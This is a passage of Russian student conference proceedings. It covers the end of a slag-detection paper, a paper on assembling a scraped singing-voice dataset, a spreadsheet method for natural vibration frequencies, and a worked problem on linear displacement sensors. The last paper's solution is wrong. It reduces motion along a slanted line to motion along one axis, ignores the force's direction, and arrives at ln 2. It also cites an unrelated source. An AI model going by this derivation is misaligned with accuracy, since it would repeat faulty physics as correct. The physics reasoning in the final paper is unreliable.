В данной работе был произведен обзор современных методов детектирования шлака, выделены основные особенности существующих на сегодняшний день подходов, произведена краткая сводка готовых комплексных решений [1-5]. В связи с высокой стоимостью готовых решений по детектированию шлака, предлагается разработка собственной аналогичной системы, имеющей возможность гибкой настройки. Данная система будет основана на использовании инфракрасного подхода. В дальнейших работах будет описан процесс сбора данных и создания интеллектуальной системы.

СПИСОК ИСТОЧНИКОВ

1. Пишнограев, Р. С. Разработка системы детектирования шлака при сливе стали из электродуговой печи / Р. С. Пишнограев, Р. Р. Келехсашвили, И. С. Келехсашвили // Актуальные проблемы современной науки, техники и образования. – 2020. – Т. 11, № 1. – С. 73-77. – EDN IZBCAE.
2. A review study on ladle slag detection technologies in continuous casting process / M. A. Güvenç, Hakan Kapusuz, Selcuk Mistikoglu International Advanced Researches and Engineering Journal. – 2019. P. 144-149. – DOI:10.35860/iarej.421657.
3. Zharikova, E. P. Artificial Intelligence Methods for Detecting Water Pollution / E. P. Zharikova, J. Y. Grigoriev, A. L. Grigorieva // IOP Conference Series: Earth and Environmental Science, Virtual, Online, 10–12 января 2022 года. – Virtual, Online, 2022. – P. 022082. – DOI 10.1088/1755-1315/988/2/022082. – EDN RXRNVB.
4. Применение методов машинного обучения в задачах оценки технологических процессов / О. В. Попова, Я. Ю. Григорьев, Е. П. Жарикова, А. Л. Григорьева // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2021. – № 7(55). – С. 68-72. – DOI 10.17084/20764359-2021-55-68. – EDN WKXRDR.
5. Zharikova, E. P. Surface State Detection / E. P. Zharikova, Ya. Yu. Grigoriev, A. L. Grigorieva // 2019 International Multi-Conference on Industrial Engineering and Modern Technologies, FarEastCon 2019, Vladivostok, 01–04 октября 2019 года. – Vladivostok: Institute of Electrical and Electronics Engineers Inc., 2019. – P. 8934205. – DOI 10.1109/FarEastCon.2019.8934205. – EDN JJTFSD.

УДК 004

Бивоин Алексей Олегович, студент, Комсомольский-на-Амуре государственный университет

Bivoin Aleksey Olegovich, student, Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, канд. техн. наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет»

Abarnikova Elena Borisovna, Ph.D. tech. Sciences, Associate Professor of the Department of Design, Management and Development of Information Systems, Komsomolsk-na-Amure State University

ПРОБЛЕМЫ ПОДГОТОВКИ ДАННЫХ ДЛЯ РУССКОЯЗЫЧНЫХ SVS-СИСТЕМ

PROBLEMS DATA PREPARATION FOR RUSSIAN-LANGUAGE SVS-SYSTEMS

Аннотация. В статье рассматриваются способы решения проблемы нехватки данных, нужных для обучения моделей, которые способны производить генерацию качественного вокала на русском языке. Представлены подходы к сбору и обработке информации, включая использование открытых источников и технологий, которые помогают увеличить объем для расширения исходной выборки. Показываются методы извлечения чистых вокальных партий из мультимедийных материалов и их последующей обработке. Собранные данные являются основой для улучшения качества и разнообразия генерируемого вокального контента, что представляет собой важный шаг в развитии технологий синтеза вокального контента на русском языке.

Abstract. The article discusses ways to solve the problem of lack of data needed to train models that are able to generate high-quality vocals in Russian. Approaches to the collection and processing of information are presented, including the use of open sources and technologies that help to increase the volume to expand the initial sample. The methods of extracting pure vocal parts from multimedia materials and their subsequent processing are shown. The collected data is the basis for improving the quality and diversity of the generated vocal content, which is an important step in the development of technologies for synthesizing vocal content in Russian.

Ключевые слова: наборы данных, аугментация, обработка, генерация.

Key words: datasets, augmentation, processing, generation.

Введение

Синтез русскоязычного вокала ограничен дефицитом данных для обучения моделей. Это затрудняет создание систем, способных генерировать реалистичный вокал. Цель статьи – рассмотреть варианты решения проблемы отсутствия необходимого количества данных для обучения моделей по генерации качественного русскоязычного вокала, включая их сбор из открытых источников, аугментацию и извлечение акапелл из мультимедийного контента. Предложенные подходы позволят повысить качество и разнообразие вокального синтеза [1-4].

Формирование и разметка датасета

Для обучения нейронной сети, способной генерировать русскоязычный вокал, необходим обширный и высококачественный датасет. Его основу составляют чистые акапеллы русской речи, которые редко встречаются в свободном доступе. Для формирования выборки данных используются различные подходы. На первом этапе осуществляется сбор из открытых источников, таких как социальные сети, включая ВКонтакте. Обнаруженные чистые акапеллы подвергаются предварительной разметке. Этот процесс включает в себя соотнесение текста песен с аудиодорожками и нарезку аудиофайлов на временные интервалы в соответствии с текстом (рисунок 1).

```

9 Я тебя не отдам, я тебя не отдам, я тебя не отдам [0:40-0:45]
10 Никогда, никогда, никому, никому [0:45-0:50]
11 Я тебя не отдам, я тебя не отдам, я тебя не отдам [0:50-0:55]
12 Никогда, никогда [0:55-1:00]
13 Слышишь, это тепло не от моря [1:00-1:05]
14 Я тебя не забыла, но ты не один [1:05-1:10]
15 Мои губы с тобой не спрят [1:10-1:15]
16 Твое имя ласкает тысячи льдин [1:15-1:20]
17 Обними меня, я к тебе, о тебе, для тебя вся, может я зря? [1:20-1:28]
18 Отними у меня всё тепло любя поцелуем [1:28-1:35]
19 Никогда, никогда, никому, никому [1:35-1:40]
20 Я тебя не отдам, я тебя не отдам, я тебя не отдам [1:40-1:45]
21 Никогда, никогда, никому, никому [1:45-1:50]
22 Я тебя не отдам, я тебя не отдам, я тебя не отдам [1:50-1:55]
23 Никогда, никогда [1:55-2:00]
24 Никогда, никогда, никому, никому [2:00-2:05]
25 Я тебя не отдам, я тебя не отдам, я тебя не отдам [2:05-2:10]
26 Никогда, никогда, никому, никому [2:10-2:15]
27 Я тебя не отдам, я тебя не отдам, я тебя не отдам [2:15-2:20]
28 Никогда, никогда [2:20-2:25]
29 Никогда, никогда, никому, никому [2:25-2:30]
30 Я тебя не отдам, я тебя не отдам, я тебя не отдам [2:30-2:35]
31 Никогда, никогда, никому, никому [2:35-2:40]
32 Я тебя не отдам, я тебя не отдам, я тебя не отдам [2:40-2:45]
33 Никогда, никогда [2:45-2:50]""",
34 ]
35
36 audio_paths = [
37     r"traindata/serebro.mp3"
38 ]

```

Рисунок 1 – Соотнесение текста песен с аудиодорожками

Затем осуществляется преобразование дискретизированных данных в мел-спектрограммы, что открывает возможности для дальнейшей работы модели (рисунок 2). Этот этап позволяет представить звук в формате, удобном для обработки, при этом сохраняя ключевые акустические характеристики.




Рисунок 2 – Мел-спектрограммы

Обработка мультимедийного контента

Для получения дополнительных данных используется комплекс программных скриптов, предназначенных для извлечения голоса из мультимедийного контента. Инструмент video-dl применяется для загрузки видеофайлов из открытых источников, после чего происходит извлечение чистого голоса с использованием программы Spleeter. В случае если оригинальные записи содержат инструментальные партии, они удаляются, оставляя только акапеллы. В случаях, когда тексты песен недоступны, они дополнительно извлекаются из открытых источников или загружаются с использованием неофициального API Яндекс.Музыки. Такой подход позволяет значительно увеличить

объём чистых данных за счёт комбинирования вокальных партий и текстов песен. Результат парсинга песен с использованием API представлен на рисунке 3.

```
C:\Users\afygo\PycharmProjects\python1\venv\Scripts\python.exe C:\Users\afygo\PycharmProjects\python1\test.py
Трек: 9mice, Kai Angel - Ice + Alabaster , Жанр альбома: rusrap
Трек: Aarne, BUSHIDO ZHO - SOS , Жанр альбома: rusrap
Трек: BUSHIDO ZHO - Нет денег у сонных [Pleasure] , Жанр альбома: rusrap
Трек: CAKEBOY - Ночь , Жанр альбома: rusrap
Трек: DK - Ночь , Жанр альбома: dance
Трек: GONE Fludd, IRON - Хороша Сейчас , Жанр альбома: rusrap
Трек: GONE Fludd, LOVV66 - Лунный лик , Жанр альбома: rusrap
Трек: ICEGERGERT, Гуф - Отцы и дети , Жанр альбома: rusrap
Трек: OBLADAET, Unknown T - PRAYERS , Жанр альбома: rusrap
Трек: skillet-hero, Жанр альбома: alternative
Трек: Платина, Scally Milano - Бетховен , Жанр альбома: rusrap
```

Рисунок 3 – Парсинг

Аугментация данных

Для расширения объёма данных применяется процедура аугментации мел-спектрограмм, которая заключается в модификации звуковых параметров, таких как громкость, тональность и другие. В результате каждая исходная дорожка преобразуется в несколько вариантов, что значительно увеличивает обучающую выборку. Этот подход способствует улучшению обобщающих способностей модели и позволяет достичь большего разнообразия качества.

Дальнейшее использование набора данных

Далее, после формирования обширного и высококачественного датасета, его можно применить для обучения модели, способной синтезировать человеческий голос. Подробное описание этого процесса и способов использования полученного набора данных можно найти в статье УДК 004.032.26 «Физико-математические основы для машинного обучения (Бивоин А.О., Ткачёва Ю.Л)».

Заключение

В результате работы предложены различные подходы к решению поставленной проблемы. Метод формирования и расширения данных предполагает использование доступных в сети чистых акапелл, извлечение вокала из мультимедийных материалов, автоматизированную обработку текстов песен, а также применение технологий их преобразования. Это позволяет создать обширный и разнообразный набор данных, необходимый при обучении модели для достижения высокого качества генерации.

СПИСОК ИСТОЧНИКОВ

1. Марченко, О. В. Исследование временных рядов с применением нейронных сетей / О. В. Марченко // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2022. – № 7(63). – С. 77-85. – DOI 10.17084/20764359-2022-63-77. – EDN ХОМОМQ.
2. Вейна, В. С. Применение нейронных сетей типа многослойный персептрон для решения задачи прогнозирования поведения функции прогиба балки под действием изменяющейся нагрузки / В. С. Вейна, А. В. Морковин // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2021. – № 3(51). – С. 24-28. – DOI 10.17084/20764359-2021-51-24. – EDN DEOWKU.
3. Петрова, А. Н. Использование нейронных сетей для системы прогнозирования, использующей релевантный поиск в системах больших данных / А. Н. Петрова, Д. О. Фролов // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2024. – № 1(73). – С. 96-99. – EDN QRMEKJ.
4. Петрова, А. Н. Разработка нейронных сетей для сквозного обучения моделей поиска информации / А. Н. Петрова, Д. О. Фролов // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2024. – № 3(75). – С. 48-52. – EDN LWJSRD.

УДК 531.31; 624.04; 519.6

Бочагова Анна Алексеевна, студент, Ярославский государственный технический университет

Bochagova Anna Alekseevna, student, Yaroslavl State Technical University

Новожилов Артём Алексеевич, студент, Ярославский государственный технический университет

Novozhilov Artem Alekseevich, student, Yaroslavl State Technical University

Тумаков Сергей Анатольевич, кандидат технических наук, доцент, Ярославский государственный технический университет

Tumakov Sergey Anatol'yevich, Candidate of Engineering Sciences, Associate Professor, Yaroslavl State Technical University

ОПРЕДЕЛЕНИЕ ЧАСТОТ СОБСТВЕННЫХ КОЛЕБАНИЙ СИСТЕМ С КОНЕЧНЫМ ЧИСЛОМ СТЕПЕНЕЙ СВОБОДЫ DETERMINATION OF NATURAL VIBRATION FREQUENCIES OF SYSTEMS WITH FINITE NUMBER OF DEGREES OF FREEDOM

Аннотация. Статья посвящена вопросу нахождения частот собственных колебаний систем с конечным числом степеней свободы. Цель исследования - показать возможности электронных таблиц в расчетах, связанных с вычислением частот собственных колебаний систем с конечным числом степеней свободы. Предмет исследования – функции электронной таблицы для расчета частот собственных колебаний. В работе приведены основные уравнения определения частот собственных колебаний в матричной форме и выполнен пример расчета системы с тремя степенями свободы.

Abstract. The article is devoted to the issue of finding the frequencies of natural vibrations of systems with a finite number of degrees of freedom. The purpose of the study is to show the possibilities of spreadsheets in calculations related to the calculation of natural vibration frequencies of systems with a finite number of degrees of freedom. The subject of research is the functions of a spreadsheet for calculating the frequencies of natural oscillations. The paper presents the basic equations for determining the frequencies of natural oscillations in matrix form and provides an example of calculating a system with three degrees of freedom.

Ключевые слова: динамика, частоты колебаний, степени свободы, численные методы, электронные таблицы.

Key words: dynamics, vibration frequencies, degrees of freedom, numerical methods, spreadsheets.

Введение

Настоящая работа посвящена вопросу нахождения частот собственных колебаний систем с конечным числом степеней свободы. Динамический расчет является неотъемлемой частью расчета зданий и сооружений. Необходимость выполнения такого вида расчета обусловлена требованиями современных норм проектирования, реализованных в сводах правил актуализированных строительных нормах. Расчет на собственные колебания системы с вычислением частот свободных колебаний производится с целью определения динамической составляющей ветрового воздействия на реализуемое проектом сооружение. Таким образом, расчет частот свободных колебаний актуален и современен.

Динамика как раздел человеческих знаний известна примерно с середины XVIII века. Динамика сооружений как наука зародилась в 20-х гг. XX века. Это специальный раздел строительной механики, в котором получены основные закономерности и решающие уравнения расчёта сооружений на действия динамических нагрузок. Краткий исторический обзор развития динамики сооружений приведен в работе [1].

Целью работы является показать возможности электронных таблиц в расчетах, связанных с вычислением частот собственных колебаний систем с конечным числом степеней свободы.

Проведенные исследования полностью закрывают вопрос определения частот собственных колебаний систем с конечным числом степеней свободы при помощи электронных таблиц.

Основная часть

В динамике сооружений под числом степеней свободы понимают количество независимых геометрических параметров, которые определяют положение всех масс системы при возможном ее движении. Очевидно, что для зданий, являющимися системами с распределенными массами, количество степеней свободы равно бесконечности. Соответственно и находить частоты собственных колебаний таких систем следует по правилам расчета систем с бесконечным числом степеней свободы. Для упрощения расчета и предварительных расчетов можно использовать метод замены распределенных масс сосредоточенными массами [2].

Для нахождения частот собственных колебаний ω системы с конечным числом степеней свободы n необходимо решить уравнение, которое получается при раскрытии определителя, называемого вековым уравнением [2, 3],

$$\begin{vmatrix} \delta_{11}m_1 - \lambda & \delta_{12}m_2 & \dots & \delta_{1n}m_n \\ \delta_{21}m_1 & \delta_{22}m_2 - \lambda & \dots & \delta_{2n}m_n \\ \dots & \dots & \dots & \dots \\ \delta_{n1}m_1 & \delta_{n2}m_2 & \dots & \delta_{nn}m_n - \lambda \end{vmatrix} = 0, \quad (1)$$

где δ_{ij} – перемещения по направлению i от действия единичной силы по направлению j , вычисляемые по известным правилам строительной механики.

В результате раскрытия определителя в общем случае для системы с n степенями свободы получается алгебраическое характеристическое уравнение n – го порядка относительно λ (в уравнении (1) принято $\lambda=1/\omega^2$)

$$\lambda^n + k_1\lambda^{n-1} + k_2\lambda^{n-2} + \dots + k_n = 0. \quad (2)$$

Для отыскания размеров коэффициентов k в уравнении (2) используем способ Фаддеева Д.К. [4], согласно которому эти коэффициенты вычисляются как следы некоторых матриц $A_1, A_2, \dots, A_n$ преобразованных по рекуррентным формулам:

$$A_1 = DM, \quad k_1 = -tr(A_1), \quad B_1 = A_1 + k_1E; \quad (3)$$

$$A_2 = A_1B_1, \quad k_2 = -(1/2)tr(A_2), \quad B_2 = A_2 + k_2E; \quad (4)$$

$$\dots$$

$$A_n = A_1B_{n-1}, \quad k_n = -(1/n)tr(A_n), \quad B_n = A_n + k_nE = 0, \quad (5)$$

где M – диагональная матрица масс, D – матрица податливости, определяемая выражением

$$D = \begin{vmatrix} \delta_{11} & \delta_{12} & \dots & \delta_{1n} \\ \delta_{21} & \delta_{22} & \dots & \delta_{2n} \\ \dots & \dots & \dots & \dots \\ \delta_{n1} & \delta_{n2} & \dots & \delta_{nn} \end{vmatrix}. \quad (6)$$

Вычисления удобно выполнять в электронных таблицах, позволяющих значительно ускорить процесс расчета и повысить его точность. Электронные таблицы широко применяются в инженерных расчетах. При помощи выполняют не только простые рутинные вычисления, но и решения не тривиальных задач [5].

Покажем в качестве примера расчет частот собственных колебаний для рамы с тремя степенями свободы. Использование электронных таблиц позволяет решать задачи и с большим числом степеней свободы. Для демонстрации возможностей таблиц в настоящей работе ограничиваемся только тремя степенями, чтобы не загромождать текст иллюстрациями. Рама с двумя сосредоточенными массами показана на рисунке 1. Изгибная жесткость элементов рамы принята постоянной $EI=\text{const}$.

Для вычисления единичных перемещений δ_{ij} загружаем последовательно систему тремя единичными силовыми факторами $J_i=1$ и строим эпюры моментов. Перемещения δ_{ij} вычисляются стандартным способом перемножения единичных эпюр моментов.

Результат вычисления единичных перемещений с последующим заполнением матрицы податливости и умножения ее на матрицу масс, вычисления матриц A_i и коэффициентов k_i как следов матриц по формулам (3)-(5) продемонстрированы на рисунке 2.




Рисунок 1 – Расчетная схема рамы с тремя степенями свободы и единичные эпюры

Для перемножения и сложения матриц используем стандартные функции электронной таблицы. Для определения значений следов матриц используем функцию СУММПРОИЗВ. Пример нахождения следа матрицы A_1 или коэффициента k_1 функцией СУММПРОИЗВ показан на рисунке 2.

Подставляем полученные значения коэффициентов k_i в выражение (2) и решаем полученное уравнение относительно λ

$$\lambda^3 - 52,003m\lambda^2/(EI) + 275,054m^2\lambda/(EI)^2 - 175,312m^3/(EI)^3 = 0.$$

Для решения уравнения в электронной таблице строим график $f(\lambda)$ и определяем интервалы, в которых данная функция меняет знак.

G57		f		{=СУММПРОИЗВ(ЕСЛИ((СТРОКА(B56:D58)-СТРОКА(B56))=(СТОЛБЕЦ(B56:D58)-СТОЛБЕЦ(B56));B56:D58;0))}			
	A	B	C	D	E	F	G
56		8	-10,67	-2			
57	$A_1=$	-10,67	42,67	4	m/EI	$k_1=-tr A_1=$	-52,003 · m/EI
58		-2	4	1,333			
59							
60		-44,003	-10,67	-2			
61	$B_1=A_1+k_1E$	-10,67	-9,333	4	m/EI		
62		-2	4	-50,67			
63							
64		-234,175	6,223	42,660			
65	$A_2=A_1*B_1$	6,223	-268,390	-10,660	(m/EI) ²	$k_2=-1/2(tr A_2)=$	275,054 · (m/EI) ²
66		42,660	-10,660	-47,543			
67							
68		40,879	6,223	42,660			
69	$B_2=A_2+k_2E$	6,223	6,664	-10,660	(m/EI) ²		
70		42,660	-10,660	227,511			
71							
72		175,312	0,000	0,000			
73	$A_3=A_1*B_2$	0,000	175,312	0,000	(m/EI) ³	$k_3=-1/3(tr A_3)=$	-175,312 · (m/EI) ³
74		0,000	0,000	175,312			

Рисунок 2 – Вычисления матриц A_i и коэффициентов k_i

Чтобы вычислить корни уравнения в найденных интервалах используем опцию «Подбор параметра» с закладки «Данные» в команде «Анализ если что». На рисунке 3 показан результат определения корня λ_3 в интервале (1; 2).




Рисунок 3 – Результат подбора первого корня уравнения λ_3

Аналогично показанному способу находим значения корней λ_2 и λ_3 . Получили следующие значения $\lambda_3 = 0,739m/(EI)$, $\lambda_2 = 5,142m/(EI)$ и $\lambda_1 = 46,122m/(EI)$. Частоты собственных колебаний получаем из λ как $\omega = \sqrt{1/\lambda}$: $\omega_1 = 0,147\sqrt{EI/m}$, $\omega_2 = 0,441\sqrt{EI/m}$, $\omega_3 = 1,163\sqrt{EI/m}$.

Заключение

Поставленная задача в исследовании выполнена. Настоящей работой продемонстрированы возможности электронных таблиц в расчетах, связанных с вычислением частот собственных колебаний систем с конечным числом степеней свободы. Показан пример вычисления в электронной таблице частот собственных колебаний системы с тремя степенями свободы. Электронные таблицы являются мощным и, в ряде случаев, универсальным инструментом при выполнении различных расчетов. Они позволяют автоматизировать рутинные часто повторяющиеся расчеты и оптимизировать работу проектировщика строительных объектов. Таблицы упрощают вычислительный процесс, который без их применения вызывает трудности или может оказаться невыполнимым. Использование электронных таблиц позволяет уменьшить количество времени на выполнение расчетов, тем самым освобождая его для вариантного подхода к решению задачи, осмысления принципов расчета и анализа полученных результатов.

СПИСОК ИСТОЧНИКОВ

1. Арсентьева, А. А. Исторический обзор динамических воздействий на здания и сооружения: собственные колебания. Основные вопросы и задачи / А. А. Арсентьева, А. М. Протасов, С. А. Тумаков // Семьдесят первая всероссийская научно-техническая конференция студентов, магистрантов и аспирантов высших учебных заведений с международным участием : Сборник материалов конференции. В 3-х частях, Ярославль, 18–20 апреля 2018 года. Том Часть 2. – Ярославль: Ярославский государственный технический университет, 2018. – С. 764-766. – EDN OXMKEL.
2. Волков, А.С. Динамические расчеты упругих систем: учеб. пособие. / А.С. Волков, Ю.Г. Плотников; ГОУ ВПО «Дальневосточный государственный университет путей сообщения». – Хабаровск: Изд-во ДВГУПС, 2007. – 95 с: ил.
3. Клейн, Г.К. Руководство к практическим занятиям по курсу строительной механики: (основы теории устойчивости, динамики сооружений и расчета пространственных систем): учебное пособие для вузов / Г. К. Клейн, В. Г. Рекач, Г. И. Розенблат. – Изд. 2-е, перераб. и доп. – Москва: Высшая школа, 1972. – 317 с.
4. Фаддеев, Д.К. Вычислительные методы линейной алгебры / Д. К. Фаддеев, В. Н. Фаддеева. – Москва : Физматгиз, 1960. – 656 с.
5. Королев, А. Л. Численное решение нелинейных уравнений в среде электронных таблиц и Visual Basic for Applications / А. Л. Королев // Информатика в школе. – 2020. – № 6(159). – С. 51-57. – DOI 10.32517/2221-1993-2020-19-6-51-57. – EDN MJCZUP.

УДК 004.932.2

Гордиенко Руслан Александрович, студент, Комсомольский-на-Амуре государственный университет

Gordienko Ruslan Aleksandrovich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of physico-mathematical Sciences, Associate Professor, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ РАБОТЫ ДАТЧИКОВ ЛИНЕЙНОГО ПЕРЕМЕЩЕНИЯ MATHEMATICAL MODELING OF LINEAR DISPLACEMENT SENSORS OPERATION

Аннотация. В статье приводится описание датчиков линейного перемещения, их особенности и разновидности. Изложен принцип их работы и применение в различных областях. Также рассматривается математическое описание решения задачи, иллюстрирующей работу датчика линейного перемещения (тело движется вдоль одной координаты и определяется его работа). В ходе решения задачи показано практическое применение криволинейного интеграла второго рода.

Abstract. The article describes linear displacement sensors, their features and varieties. The principle of their operation and application in various fields is outlined. A mathematical description of the solution to a problem illustrating the operation of a linear displacement sensor is also considered (the body moves along one coordinate and its operation is determined). In the course of solving the problem, the practical application of a curvilinear integral of the second kind is shown.

Ключевые слова: датчик линейного перемещения, силовое поле, координата, криволинейный интеграл второго рода.

Key words: linear displacement sensor, force field, coordinate, curvilinear integral of the second kind.

Введение

Датчик линейного перемещения – это устройство, предназначенное для определения изменения местоположения объекта по одной координате, а также расстояния до объекта. При этом объект может находиться в твердой, жидкой или сыпучей форме. Устройство основано на перемещении тела в силовом поле и определении работы, которое создает данное тело. Такой датчик представляет собой измерительный преобразователь, который принимает механическое перемещение в качестве входного сигнала. И преобразует его в сигнал, который можно измерить, передать, обработать. Является одним из важных измерительных элементов систем управления и контроля. Помогает в автоматизации процессов, обеспечивает точность и исправность работы машин и устройств. Находит применение в различных областях: робототехника (точное управление движением), авиация и космонавтика (контроль подвижных элементов), станках и установках с регулируемыми осями подачи (например: токарных, фрезерных и шлифовальных станках), гидроцилиндрах. Если необходимость в точном измерении перемещения отсутствует, а достаточно просто зафиксировать факт перемещения в зоне контроля, то датчики используются в качестве охранных систем (датчики движения). Существуют различные технологии на которых базируются датчики линейного перемещения: оптические датчики (используют световые лучи для определения положения), индуктивные датчики (основаны на изменении индуктивности при перемещении

металлического объекта), потенциометры (изменяют сопротивление в зависимости от перемещения объекта), ультразвуковые и лазерные датчики (измеряют расстояние до объекта и, соответственно, его перемещение). Датчики линейного перемещения можно классифицировать по принципу работы [1], который определяет их область применения и функциональные возможности. К ним относятся емкостные, ультразвуковые, магниторезистивные, магнитострикционные, индуктивные

В данной статье представлено математическое описание решения прикладной задачи, в которой изменяется местоположения объекта по одной координате. Тело перемещается в силовом поле и определяется работа, которую оно создает. Для решения задачи используется криволинейный интеграл второго рода

Основная часть

Формулировка

Сила по величине обратно пропорциональна расстоянию точки ее приложения от плоскости xOy и направлена к началу координат[2]. Вычислить работу при движении точки под действием этой силы по прямой $x = at$, $y = bt$,

$z = ct$ от точки $M(a, b, c)$ до точки $N(2a, 2b, 2c)$

Решение

1) Расстояние от точки до плоскости равно длине перпендикуляра, опущенного из точки на плоскость

Формула для вычисления расстояния от точки до плоскости имеет вид:

$$d = \frac{|Ax_0 + By_0 + Cz_0 + D|}{\sqrt{A^2 + B^2 + C^2}}, \text{ где } M(x, y, z) - \text{точка, } Ax + By + Cz + D = 0 - \text{уравнение}$$

плоскости

Уравнение плоскости xOy имеет вид $z = 0$

Отсюда $A = 0$, $B = 0$, $D = 0$, $C = 1$

После подстановки, получим $d = \frac{|Ax_0 + By_0 + Cz_0 + D|}{\sqrt{A^2 + B^2 + C^2}} = \frac{1z}{1} = z$

2) Так как сила, обратно пропорциональна расстоянию, то $F = z^{-1}$

3) Работа A , выполненная силой F при перемещении тела по траектории L , вычисляется через криволинейный интеграл второго рода $A = \int_L F(r) \cdot dr$,

где:

$F(r) = (F_x, F_y, F_z)$ – сила, действующая на объект, которая может зависеть от его положения $r = (x, y, z)$,

$dr = (dx, dy, dz)$ – элемент пути, вдоль которого объект перемещается, вектор изменения координат

Для силы, зависящей от положения тела в трехмерном пространстве, работа будет вычисляться так: $A = \int_L F_x dx + F_y dy + F_z dz$

Для вычисления этого интеграла нужно параметризовать траекторию L . Если траектория задается неявно, ее обычно описывают через параметр t (например, время). Пусть траектория L задана векторной функцией положения $r(t) = (x(t), y(t), z(t))$, где t – параметр

Тогда элемент пути dr можно выразить через производные координат по времени $dr = \frac{dr}{dt} dt = \left(\frac{dx}{dt}, \frac{dy}{dt}, \frac{dz}{dt} \right) dt$

Подставив выражение для dr в интеграл, работа будет[3]:

$$A = \int_{t_1}^{t_2} F(r(t)) \cdot \frac{dr(t)}{dt} dt$$

где:

$F(r(t)) = (F_x(t), F_y(t), F_z(t))$ – компоненты силы, зависящие от времени через положение объекта,

$$\frac{dr(t)}{dt} = \left(\frac{dx}{dt}, \frac{dy}{dt}, \frac{dz}{dt} \right) - \text{скорость тела вдоль траектории}$$

Интеграл можно выразить через компоненты силы и скорости вдоль каждого из направлений координат:

$$A = \int_{t_1}^{t_2} \left(F_x \frac{dx}{dt} + F_y \frac{dy}{dt} + F_z \frac{dz}{dt} \right) dt$$

Точка движется по прямой, описываемой уравнениями: $x = at$, $y = bt$, $z = ct$, где t – параметр, a , b и c – постоянные, определяющие направление и скорость движения по осям x , y , z

Так как тело движется вдоль одной оси, то все компоненты вдоль других осей отсутствуют, что сводит задачу к интегралу по одной переменной

$$\text{Сила будет равна } A = \int_L F_x dx + F_y dy + F_z dz = \int_c^{2c} \frac{1}{z} dz = \ln z|_c^{2c} = \ln 2c - \ln c = \ln 2$$

Заключение

В ходе проведенного математического описания перемещения тела в силовом поле, была найдена работа. Для ее нахождения был использован криволинейный интеграл второго рода. Чтобы его использовать нужно знать или определить силу, действующую на тело, а затем использовать параметризацию кривой для вычисления интеграла. После чего записать и вычислить интеграл. Криволинейный интеграл второго рода – это универсальный инструмент, который используется для расчета работы, потоков [4], напряжений и многих других физических величин в различных сферах, от механики и электромагнетизма до гидродинамики и оптики. В каждом случае его применение позволяет учитывать сложную зависимость между величинами вдоль кривой или пути, что делает его важным для описания физических процессов. Данное исследование будет полезным как для студентов, так и для более опытных специалистов данной области.

СПИСОК ИСТОЧНИКОВ

1. Гаер К.П. Применение многофакторного корреляционного анализа для прогнозирования потребления газа / Гаер К.П., Козлова О.В. В сборнике: Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 62-65.
2. Kozlova O.V. Strain-energy criteria for the destruction of ideal rigid-plastic bodies / Kozlova O.V., Khromov A.I. Materials Science Forum. 2020. Т. 992. С. 987-991.
